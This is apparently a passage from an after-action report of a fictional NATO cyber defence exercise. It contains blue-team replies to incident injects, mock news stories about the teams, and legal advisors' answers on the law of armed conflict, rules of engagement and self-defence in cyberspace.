- **Inject text:** Coalition CERT has received an abuse report about a server (www.milX.ex) hosting malware on your network. Please verify this and get back to us in 30 minutes with a summary of facts and what you have done to fix the situation.
- **Injection time:** in 3rd Phase trigger, 30 minutes after RT obj 08c2.
- **Injection method:** e-mail from  hq@mail.ex.
- **Inject feedback:** e-mail to  hq@mail.ex.

5.2. Response from BT4

Hello J6

We haven't found any malware sites on our www.mil4.ex. If we did find any, our steps would include stopping the service, deleting the files and removing the accounts. All this after we would log and gather all possible data for later analysis.

5.3. Response from BT8

Dear HQ,

Regarding your order about investigating possible malware hosting on www.mil8.ex:

- * Our experts did not find any evidence about malware hosting at our web server.
- * We have double checked our web server, PHP and !WordPress configuration files plus checked all filesystem permissions. Everything is in order.

5.4. Response from BT7

Good morning CERT

We have detected attacks against www.mil7.ex.

Suffered attacks:

- a) Directory traversal attack. Malicious IP = 10.0.128.120
- b) SQL injection against /etc/shadow. Malicious IP = 10.0.128.120
- c) Sophisticated SQL injection using automatic tools. Malicious IP = 10.0.163.41, 10.0.184.157, 10.0.151.124
- d) Attack against database. Malicious IP = 10.0.191.47

Actions:

- 1) Filter at Firewall. IPs blocked.
- 2) Forensic Team is analysing this server looking for malicious software installed. By now , this team hasn't found any malware installed.

We have just checked our IDS looking for malicious activity outbound and our IDS doesn't show any warning.

+++

In any case, thank for your information. We are going to increase technical resources for investigating www.mil7.ex server.

As soon as we find something we'll inform you.

Annex V: Examples of the News Stories

Contents

1. BT1 ignorance: “Everything is working properly!”
2. NATO Prepares for Cyber War in Boolea
3. BT4: We Will Find These Hackers and Punish Them!
4. Attacking Aid Organisations Equals to Murder
5. BT5 – We Are the Best! But Others...
6. TECH ANALYSIS: NATO has difficulties with BGP
7. Members of the Coalition Confirm Plans to Hack Back

1. BT1 ignorance: “Everything is working properly!”

Wednesday, April 24th, 2013

Much to LS News surprise, Blue Team 1 sees no problem in the fact that the site aid1.news.ex has carried the message “Hacked by BIT” for the last couple of hours. This sort of optimism stands out in the middle of difficulties NATO has been experiencing in this cyber war.

1.1. BT1 CHIEF PIO says:

April 24, 2013 at 10:29 am

DENIAL

In relation to what stated in the article, I firmly want to make a couple of points concerning the statement I was quoted for, “Everything is working properly” contained in the title.

First, the statement was deprived of its second part, “although we are experiencing minor attempts to the net security”.

Second, and more important: what I said, correctly, was exclusively referred to BT1-supported AID organizations. As for BT7, I expressed our deepest solidarity.

This, for the sake of the truth and accuracy.

G.M. BT1 CHIEF PIO

2. NATO Prepares for Cyber War in Boolea

Wednesday, April 24th, 2013

H.N.
Washington Poster



For the first time, an international peacekeeping force has deployed cyber teams to prepare for a possible cyber war. This represents a significant foray for NATO and the UN into the growing domain of cyber war.

Under the aegis of a NATO Mission under UN Security Council resolution 1973, 10 cyber teams have from NATO and Finland have deployed to Boolea. This is the first such deployment in an international mission, and represents the greatest contribution cyber defence has made to an international mission so far.

NATO has dealt actively with the risk from cyber attacks since 2007, since tiny NATO Ally Estonia was subject to massive cyber attacks that disabled civilian life in that country for several days. Estonia is one of the countries providing a Blue team in the conflict.

Boolea is an isolated country with IT infrastructure straight out of the 1980s. To counter these difficulties, NATO is bringing additional internet to the country through Satellite uplinks, and is providing this internet to the local population. Reports indicate that NATO is inviting local Booleans to access the internet free of cost at 15 cyber cafes set up throughout the countries. Several Blue Teams confirmed similar versions, quoting one: “These cyber cafes are set up next to local water and food distribution centers set up to counter the ongoing cholera epidemic in Boolea.”

The Washington Poster spoke with Blue Teams from coalition forces deployed in Boolea. Of the 10 teams deployed, only 5 responded to media inquiries. So far, these cyber forces are confident in abilities.

There were conflicting reports about whether there have been any cyber attacks so far. Blue8 reports no attacks so far, Blue5 reports daily attacks against aid organisations. The teams were quite confident of their capabilities, with Blue8 reporting: “Our knowledge about system administration is on top level and we are willing to help others out with our knowledge... we’re on top of things.” This confidence did not however prevent disruptions in the networks of Aid1, Aid2 and Aid8’s website, all of which were down at various points in the last day.

It remains unclear how the cyber mission is integrated into the larger NATO operation. Blue1 called the cyber operation a “mission within a mission”, echoing concerns raised last month during Congressional testimony that the Alliance still does not know how to integrate cyber into its overall missions.

Even though NATO has been working on interoperability and a joint approach for decades,

national differences remain in the teams. The German team responded to this inquiry in terse legalese, while Italy's cyber team provided long and detailed comment. In coming days, it will be interesting to see how national differences play out in responding to cyber attacks.

3. BT4: We Will Find These Hackers and Punish Them!

Wednesday, April 24th, 2013

Blue 4 has opened a quest for the mysterious BIT group. "We will find them and punish them using all available legal means". Whether this means setting up a local "hacker court" remains to be seen.

4. Attacking Aid Organisations Equals to Murder

Wednesday, April 24th, 2013

BT8 has taken a stand against the hackers damaging their systems, claiming that the attackers are heartless people who have no respect to human lives.

Although BT 8 is not willing to say out the potential attackers and they are hiding behind the complicity of attribution, the fingers point to BIT. BIT is responsible for many other defacement events happening all over Boolea today.

BT 8 has been quick to note that during the attacks no sensitive data was stolen. In the same their spokesperson admitted that this was simply thanks to the fact that no such data was ever kept on this system. One does wonder what would have happened if such data would have been there and BIT got hold of it.

5. BT5 – We Are the Best! But Others...

Wednesday, April 24th, 2013


With all systems and teams suffering from heavy attacks from the still unnamed adversary the BT 5 is boasting that they can take whatever comes. May it be apocalypse for all they care.

The spokesperson for BT 5 said to our reporter that they have even been assisting other teams on what to do and sharing a lot of information with others. It seems that not that much info is coming back to the team from others. Although not expressed directly, BT 5 feels they are superior to other teams and may even have to go and help the others out.

6. TECH ANALYSIS: NATO has difficulties with BGP

Thursday, April 25th, 2013

Crabs on Security Blog Post



Sources inform LS Media that various teams in the multinational cyber force in Boolea are using the BGP to encrypt communications.

Blue6, Blue7, Blue8 are attempting to set up encrypted communications amongst each other. Blue6 has been able to establish encrypted comms with Blue8, but so far has been unsuccessful in encrypting comms with Blue7. Both teams pointed at difficulty configuring Blue7's router.

Crabs will get to you with more analysis as the story unfolds.

NOTE: THIS STORY IS UPDATED TO REFLECT FOLLOWING CORRECTIONS: 
<http://news.ex/?p=168>

7. Members of the Coalition Confirm Plans to Hack Back

Thursday, April 25th, 2013



LS Media has contacted several Blue Teams to confirm rumours on the coalition planning to launch an offensive operation against BIT.

Many teams admit that the BIT attacks have become more sophisticated: “The attackers seem to be experts, we’ve seen very complex attacks in all systems, both in Linux, on the net, communications devices. The hackers are able to attack in any part of the system,” BT7 explained. As to the data leaks of aid organisations, BT7 did not show much concern: “As far as we can tell it is just personal data. This is not critical.”

“Yes, I can confirm – we have heard about the plan to hack back, but we need more time to confirm this” said the spokesperson for BT1 promising to get back with further information.

BT3 refrained from commenting the issue.

BT4 said there are no plans to attack back at the moment but BT4 does have such capabilities ready if the need arises. Similarly, BT9 expressed their frustration about the situation: “No, we cannot attack, there’s a lawyer who wont let us do that!”. BT6 are considering the option but are also afraid of not being allowed to go on with the operation: “We might change our mind in the future,” BT6 spokesperson said.

Some teams however firmly denied these intentions: “Offensive capabilities are not part of the rules of engagement of this operation,” BT5, BT7, BT8, BT10 and BT2 stressed. “All steps must be taken in accordance with the international law,” BT2 added.

Annex VI: Legal Injects

Contents

1. Inject 1, Day 1
2. Inject 2, Day 1
3. Inject 4, Day 1
4. Inject 1, Day 2
5. Inject 2, Day 2
6. Inject 4, Day 2

1. Inject 1, Day 1

1.1. Inject Description

Dear legal advisors,

As a natural first step in taking up new responsibilities, we need to brief our men and women on the important legal issues. I have asked everyone to gather at 07:15Z tomorrow for a short 10-minute briefing, so please take this into account and prepare an overview for them. I specifically want you to address these topics:

- To the extent you find it relevant, explain what the applicable law is.
- Explain to your team members what their legal status is; which requirements they have to comply with as a result of their status and also what the enemy may do to them as a result of their status.
- How do the rights and obligations of civilians that accompany our mission differ?
- How should our forces present in Boolea act when the opposition forces commit illegal activities, including cyber activities, against them?

Since I will not be able to attend this meeting brief, send the text of the brief to me (✉ legal@mail.ex) by 08:00Z. Also, please provide a brief overview (max 300 words) of how it went.

Nicole Underwood
Head Legal Advisor
Joint Command

1.2. Response from Blue Team 9

1.2.1. To the extent you find it relevant, explain what the applicable law is.

International law applies also to operations in cyber space, which our team is tasked to do.

We are a coalition military IT –team, with a task to provide and secure military and aid-organisations unclassified systems in Boolea until aid crisis response teams arrive. The coalition is operating under United Nations Security Council –mandate.

Our military operations are therefore governed by international law. Of course provisions of own national laws of the Troop Contributing Nations (TCN) also apply when the TCN considers, what actions it can do in this operation.

Law of armed conflict applies to coalition operations, also in cyberspace (coalition is conducting military operations in southern Boolea and Non International Armed Conflict currently exists in Boolea).

Also, provisions of European convention on human rights has to also taken into account by those coalition members, which are EU-members.

Additionally, international human rights law can be applicable in areas under coalition control.

Finally, selecting applicable law on Cyber activities can sometimes be legally challenging, since nation can exercise jurisdiction over persons which are engaged in cyber operations in its territory, over cyber infrastructure which is located in its territory and sometimes extraterritorially (for example if act is aimed against certain nation or if the act is committed by its citizen). There are also some crimes that nations have universal jurisdiction on, for example war crimes.

1.2.2. Explain to your team members what their legal status is; which requirements they have to comply with as a result of their status and also what the enemy may do to them as a result of their status.

Situation in Boolea can be regarded as Non-International Armed Conflict (hostilities between governmental armed forces and organized armed group (BIT)).

We are part of military IT-team of coalition armed forces and therefore we can be regarded as fighters (not combatants). For this reason the enemy may lawfully attack against us. We are authorized to use force in self-defence or according to valid rules of engagement, but we do not have combat immunity. This means that we are not entitled to prisoner of war status and in theory can be prosecuted for activities that are unlawful according to Boolean law, if Boolean authorities captures us (but since were are on same side with Boolean government, this is highly unlikely).

All our actions and cyber-operations must comply with the principles of necessity and proportionality (also those that do not qualify as an attack).

Also, when employing new cyber weapon or if altering an existing one, a legal review has to be conducted on whether its use would cause superfluous injury or unnecessary suffering, is by nature indiscriminate or its use may be expected to breach the rules of armed conflict applicable in current situation and if there is any ad hoc provision of treaty or customary international law that directly addresses it.

If there is a Status of Forces Agreement (SOFA) between Boolea and the coalition forces, this might also contain provisions regarding our immunity and status in Boolea. (At least we should have legal immunity, while conducting official duties).

1.2.3. How do the rights and obligations of civilians that accompany our mission differ?

Civilians are protected from attack. However, if they directly participate in hostilities they can be lawfully targeted and lose their protection (but not civilian status). On the other hand it is not forbidden (according to international law) for civilians to participate in hostilities. This means that if they are captured while engaging cyber operations, they could be prosecuted for activities that are unlawful according to the Boolean law (in theory). If there exists SOFA with Boolea, also coalition civilian component is likely to enjoy most of the same legal immunities as the military component (for example legal immunity in official duties).

1.2.4. How should our forces present in Boolea act when the opposition forces commit illegal activities, including cyber activities, against them?

Coalition forces are operating under UNSC mandate. Coalition forces can use force either for self-defence or according to valid Rules of Engagements. Coalition forces can also conduct cyber operations on these same grounds. Mandate authorizes coalition forces to take all necessary measures to protect civilians and civilian populated areas under threat of attack in Boolea. If

activities, including cyber activities by the opposing forces can be considered actions which are endangering civilians and civilian populated areas, coalition forces are authorized to conduct necessary actions in order to defend them. Offensive actions are currently prohibited by our Rules of Engagements and thus all actions must be of defensive nature. All illegal activities, including cyber activities committed by the opposition forces must be reported immediately through the chain of command.

LEGAD
Blue Team 9

1.3. Response from Blue Team 2


1.3.1. Overview of briefing

In order adequately provide our team with information on the nature of the conflict, applicable law and the status of our team members and the ROE, we have briefed them this morning at 07.15Z.

Within the timeframe we expanded on the issues at hand and we were even able to have a short discussion with our technical teammembers. The subjects discussed revolved around direct participation in the cyber domain and the territorial scope of application. The merger of views of technical and legal nature proved valuable for both sides.

In conclusion, a briefing with fulfilling results by virtue of the diverse nature of the blue teams.

1.3.2. Presentation






Contents

1. The legal bases (why are we here?)
2. Legal regimes (what are the rules?)
3. Status of BT NLD (rights & obligations etc.)
4. Requirements member BT
5. Reaction to illegal activities of opposition (what should I do?)
6. ROE

2

Ministry of Defence



3

Ministry of Defence



1. Legal basis (why are we here?)

1. Consent (Boolean Government)


2. UN SC Mandated enforcement operation

- Art. 39 (threat of the peace etc...)
- Acting under Chapter VII UN Charter...
"all necessary means ... to protect civilians and civilian populated areas under threat of attack"

4

Ministry of Defence

4



5

Ministry of Defence



2. Legal Regimes

1. Law of armed conflict

- » Non-international armed conflict (**Boolean Government + UN mandated international coalition** vs. **Boolea is Tarnished and local extremists**).
- » Rule 20 Tallinn manual: Cyber ops in the context of armed conflict are subject to LOAC.
- » Protected persons/entities: UN, red cross, other humanitarian aid organisations;



2. Legal Regimes II

1. UNSG's bulletin on IHL;
 - » During armed conflict IHL always applicable
2. ROE
3. Applicable national legal regimes (criminal/administrative law)
4. Applicable Boolean regimes (criminal law)
 - » Can be derived from status of forces agreement (SOFA)



3. Status of BT NLD (rights, obligations etc.)

What	Privileges	Protection	Targetable
Military	Right to use force	Immune from criminal prosecution	YES, except hors de combat
Civilian directly participating in hostilities	Right to participate in hostilities	Human Rights	YES, for the time of participation
Civilian servant: civilian	Protection	Protected (no direct attack)	NO (PS: Collateral Damage)



4. Requirements member BT

1. Combattants and direct participants:
 - > Comply with IHL
 - » Rules 1-25 Customary Law Studie (



Reaction to breaches IHL

1. Adhere to IHL;
2. Adhere to ROE;
3. Use feasible local law enforcement remedies.



2. Inject 2, Day 1

2.1. Inject Description

Legads,

I need you to look at a few issues which were raised by the HQ. Please get back to me by 10:00Z.

The ROE of the mission prohibit offensive cyber operations. Does this prohibition apply in any situation? When can it be violated (if at all)? How does it affect or limit the exercise of the right to self-defence? Can you only defend within the borders of the network? A non-international armed conflict has to be limited to the territory of the state where the conflict is taking place. Is this relevant in the context of defensive cyber operations?

MGen Alex Ander

2.2. Response from Blue Team 2

2.2.1. Question 1

The ROE of the mission prohibits offensive cyber operations.

- a. Does this prohibition apply in all situations?
The ROE apply to any offensive cyber situation, and cannot be violated. However, the ROE does not apply to defensive cyber operations. So: not in “all situations” as was the question.
- b. When can it be violated (if at all)?
It can not be violated (as a matter of policy as this is one of the ROE), insofar as it concerns offensive cyber operations.
- c. How does it affect or limit the exercise of the right to self-defense?

Generally, the system of ROEs is that ROEs do not inhibit the right of self-defence. Thus, ROE apply to any situation covered by them, which does not include a situation of self-defence.

d. Can you only defend within the borders of the network?

The degree to which any offensive of 'forward defensive' cyber action (e.g. taken outside of the own network) can be considered as self-defence is a subject of some debate. For this debate, see J. Boddens Hosang, *Self-Defence in Military Operations: the Interaction between the Legal Bases for Military Self-Defence and Rules of Engagement*, in: *Revue de droit militaire et de droit de la guerre*; vol. 47, no. 1-2, p. 25-96 / 2008.

The goal of (extended or unit) self-defence is to repel an attack. Self-defence is governed by the principles of necessity and proportionality; therefore an attack against one's own networks would have to have (the threat of) serious consequences to warrant more severe countermeasures such as targeting the source of the attacks by either digital or kinetic means. For less threatening attacks, actions in self-defence within one's own network, such as patching, firewalls etc. would be more appropriate given the principles of necessity and proportionality.

2.2.2. Question 2

A non-international armed conflict has to be limited to the territory of the state where the conflict is taking place. Is this relevant in the context of defensive cyber operations?

It is relevant for defensive and offensive cyber operations alike, insofar as they are part of the armed conflict. Some defensive operations do not qualify as hostilities (see the debate in Rule 30 of the Tallinn Manual). Insofar as they do qualify as hostilities, the rules pertaining to the conduct of hostilities apply to them.

The geographical scope of a classic NIAC (internal armed conflict or civil war) is limited to the territory of the state involved (as it is by definition non-international in nature). This follows from the reading of Common Article 3 to the Geneva Conventions (CA3). This implies that military operations as part of this NIAC are limited to the territory of the state.

However, modern analysis and doctrine of armed conflicts, especially the conflicts often referred to as 'transnational armed conflicts', resulted in a more liberal interpretation. Modern NIAC are often more suitable characterized by the nature of the warring parties involved than by its geography. The essence of NIAC being an armed conflict in which at least one non-state actor is involved. This may taking place on the territory of the state party to this conflict, but also outside its territory. This interpretation is used by i.a. Liesbeth Zegveld in *Accountability of armed opposition groups in international law*. Cambridge: Cambridge University Press (2002), p. 136: "The conclusion is that internal conflicts are distinguished from international onlicts by the parties involved rather than by the territorial scope of the conflict." This reading is shared by Marco Sassòli in *Transnational Armed Groups and International Humanitarian Law*, Harvard University, (Winter 2006) <http://www.hpcr.org/pdfs/OccasionalPaper6.pdf> (benaderd: 7-12-2006). p. 9; and D. Jinks (2003a), September 11 and the laws of war, in: *28 Yale Journal of International Law* (Winter 2003), p. 1-49.p. 39. It is also applied by the ICTR in its Statute (see Art. 1 and 7 Statute of the ICTR).

The Tallinn manual specifically pays attention to this phenomenon in Rule 21 (p. 78-79), whilst noting two opposing views: the classical interpretation based on geography and the liberal interpretation based on the status of the warring parties.

Defensive cyber operations in the context of the current conflict in BOOLEA, may be undertaking from the AOR (located in BOOLEA) since the UN mandated force is no Occupation force as mentioned in UN SC Resolution 2066). The effects could be 'located' inside and outside BOOLEA, according to the modern reading on the geographical scope of NIAC's. Mind you: Modern reading would also suggest that defensive cyber operations could also be launched from the territory of the states participating in the UN mandated force.

3. Inject 4, Day 1

3.1. Inject Description

Hello!

I'm a journalist fascinated by the legal side of this conflict and was given your email address by the coalition's public affairs officer. I would be really interested in hearing your opinion on the issues below. Please respond by the end of the day, as I am on a deadline.

I read from a report that this is a non-international armed conflict. How can this be the case when 9 nations and NATO are present in Boolea with military forces?

What is cyber warfare, after all? How do you as a lawyer understand it? Is what's happening in Boolea cyber warfare? Do you think we need new rules, a new treaty for cyber warfare? With cyber crime, this is exactly what happened – a special treaty was signed.

I have a copy of the Boolean penal code here, and by looking at its provisions on cyber, it seems that any cyber activity is illegal. Does this mean that should the Coalition be commanded to conduct cyber attacks, you will face the threat of prosecution by Boolean authorities?

I would appreciate if you could get back to me today because my story will be published already tomorrow.

Thank you in advance!
Jerry Hobbs

3.2. Response from Blue Team 2

From BT2 TO: Jerry Hobbs

Dear Teams,

Hello! I'm a journalist fascinated by the legal side of this conflict and was given your email address by the coalition's public affairs officer. I would be really interested in hearing your opinion on the issues below. *Please respond by the end of the day, as I am on a deadline.*

3.2.1. I read from a report that this is a non-international armed conflict. How can this be the case when 9 nations and NATO are present in Boolea with military forces?

The Law of Armed Conflict (LOAC), distinguishes two types of armed conflict: • international armed conflicts, between two or more States, and • Non-international armed conflicts, between governmental forces and non-governmental armed groups, or between such groups only. In the Boolean situation a conflict is going on between the Boolean Government and opposing forces (i.e. extremists i.a. the BIT). The international UN Mandated force is also subject to attacks by extremists groups. The UN mandated force is not in a conflict with the Boolean governmental forces. Hence the conflict is between governmental forces (Boolean and/or Troop Constituting Countries to the UN mandated mission) on the one hand, and violent extremists (i.a. the BIT) on the other hand. Although a lot of nations (and NATO) are involved, the conflict is defined by the lack of a state-state confrontation. For the sake of the argument, it is assessed that the threshold of a non-international armed conflict is indeed crossed. For references: see <http://www.icrc.org/eng/assets/files/other/opinion-paper-armed-conflict.pdf>

3.2.2. What is cyber warfare, after all? How do you as a lawyer understand it? Is what's happening in Boolea cyber warfare?

Cyber warfare could be used to refer to a number of phenomena.

First of all, in a strict reading, cyber warfare is defined by the Dutch Advisory Council on International Affairs as “the conduct of military operations to disrupt, mislead, modify or destroy an opponent’s computer systems or networks by means of cyber capabilities”. See: AIV & CAVV

(2011): Advisory Council on International Affairs (AIV) & Advisory Committee on Issues of Public International Law (CAVV), Cyber Warfare (report no. 77/22, 2011), see <www.aiv-advice.nl>. The Dutch government has confirmed that definition in Parliament. It is clear that this strict reading should be placed in the context of military operations in general, and in the context of armed conflict in particular.

Secondly, cyber warfare is also used, most often by the general public and the media, as an overarching concept referring to threats and counter-measures in cyber space. The wide interpretation may be misleading, as it suggests that cyber espionage and cyber crime would be an element of cyber warfare. Which it isn't.

Cyber activities of this kind however, may be part of an existing armed conflict. As it is the case in Boolea. Several cyber activities can be observed right now. They range from defacement to activities that hamper availability to some extent. As this disrupt our computer systems to some degree, some of the cyber incidents – provided they are related to one of the opposing parties in the armed conflict – may indeed be qualified as cyber warfare proper.

3.2.3. Do you think we need new rules, a new treaty for cyber warfare? With cyber crime, this is exactly what happened – a special treaty was signed.

There are multiple opinions in this respect. For some, this is indeed the case. Other, like the authors of the Tallinn Manual, take the stance, that existing the existing LOAC is flexible and adaptive, and, although interpretation and clarification is needed, the 'old' LOAC may embrace cyber warfare rather well. See in this respect also: P. Ducheine, J. Voetelink, J. Stinissen & T. Gill, 'Towards a Legal Framework for Military Cyber Operations', in: P. Ducheine, F. Osinga and J. Soeters (eds.), *Cyber Warfare: Critical Perspectives – NL ARMS 2012*, The Hague: TMC Asser Press (2012), pp. 101-128.

3.2.4. I have a copy of the Boolean penal code here, and by looking at its provisions on cyber, it seems that any cyber activity is illegal.

Although no question was posed, the answer would be as follows.

That may be the case. However, human behaviour and activities that are illegal in times of peace (murder, etc), may be authorized in times of armed conflict (killing enemies). If the cyber activities are permitted under the LOAC and the Rules of Engagement, they are lawful under that body of international law.

3.2.5. Does this mean that should the Coalition be commanded to conduct cyber attacks, you will face the threat of prosecution by Boolean authorities?

In general the coalition should respect the local Boolean laws and regulations. Prior to deployment, it is most likely that a status of forces agreement (SOFA) has explicitly pointed out the issue of jurisdiction and immunities. In general, Troop Contributing Nations retain exclusive jurisdiction over their troops. Therefore, prosecution for criminal behaviour normally will be in the hands of the TCN. Once the troops find themselves in an armed conflict, the jurisdiction will be the exclusive prerogative of the TCN. See: J.E.D. Voetelink, 'Status of Forces': *Strafrechtsmacht over militairen vanuit internationaalrechtelijk & militair-operationeel perspectief*, Diss. University of Amsterdam, 20-92012.

The question suggests that criminal rules have been violated, which is not the case up till now (based on the current reports).

I would appreciate if you could get back to me today because my story will be published already tomorrow.

Thank you in advance! Jerry Hobbs

3.3. Response from Blue Team 8

Dear Mr. Hobbs,

Please find below the comments to your questions from ?BlueTeam8.

3.3.1. I read from a report that this is a non-international armed conflict. How can this be the case when 9 nations and NATO are present in Boolea with military forces?

For an armed conflict to be international two elements are required:

- a. the conflict has to be „armed“ and
- b. „international element“.

This generally means a conflict between two or more states. In the current case the parties to the conflict are the state of Boolea on the one hand and the opposition armed group BIT on the other hand. The coalition acting under UNSC mandate is acting in support of the Boolean government. This does not render the conflict international since the coalition is not fighting against another state. The activities of BIT are not attributable to any state. Therefore legally it is a non-international armed conflict. The important question here is: why does it matter? Unlike in international armed conflicts the whole body of law of armed conflict/international humanitarian law is not applicable in non-international armed conflicts. One of the main significances is that the opposition armed group does not have a legitimate belligerent status and members of those groups are not combatants. Under Boolean internal law this group is most likely a criminal group.

3.3.2. What is cyber warfare, after all? How do you as a lawyer understand it? Is what's happening in Boolea cyber warfare?

In general any hostile use of cyber space that amounts to use of force and armed conflict can be considered cyber warfare. Legally the emphasis is not on cyber as such but on the fact of use of force (in the sense of *ius ad bellum*) or existence of armed conflict. Cyber means are just another means of conducting these hostile activities and international law on use of force and on armed conflict are applicable to those activities. As the situation in Boolea is qualified as a non-international armed conflict then we can say that the activities carried out in cyber space by the parties to the conflict must also respect the norms of LOAC that are applicable to non-international armed conflict.

3.3.3. Do you think we need new rules, a new treaty for cyber warfare? With cyber crime, this is exactly what happened – a special treaty was signed.

As I explained above cyber warfare is not happening in a legal vacuum – international law norms on use of force and on armed conflict are applicable and these norms must be applied in cyber conflicts. In certain cases the specific application of certain norms might need further clarification due to specificities of cyber space. State practice will in the years to come clarify many issues that might seem vague today. A good example of trying to clarify how the norms of international law apply in cyber space is the Tallinn Manual (see <http://www.ccdcoe.org/249.html>). In this initiative a group of independent experts of international law have analysed how existing international law norms apply in cyber space. A new convention would have to be an initiative of a group of likeminded countries but at the moment there does not seem to be a will in the international community for such a convention. The situation with the convention on cyber crime is different since crimes are generally a matter of internal law of countries and law enforcement. The Budapest convention does not regulate cyber crime as such but the goal of the convention is to enhance co-operation between countries in fighting cyber crime.

3.3.4. I have a copy of the Boolean penal code here, and by looking at its provisions on cyber, it seems that any cyber activity is illegal. Does this mean that should the Coalition be commanded to conduct cyber attacks, you will face the threat of prosecution by Boolean authorities?

The coalition is acting under the UNSC mandate and the rules of engagement with the goal of protecting civilians in Boolea. The government of Boolea has authorised the coalition's activities. Therefore members of the armed forces of the coalition cannot be prosecuted under Boolean internal law and are subject to the sending nations' jurisdiction.

With kind regards,
BT8 LEGAD

3.4. Response from Blue Team 9

Dear Jerry,

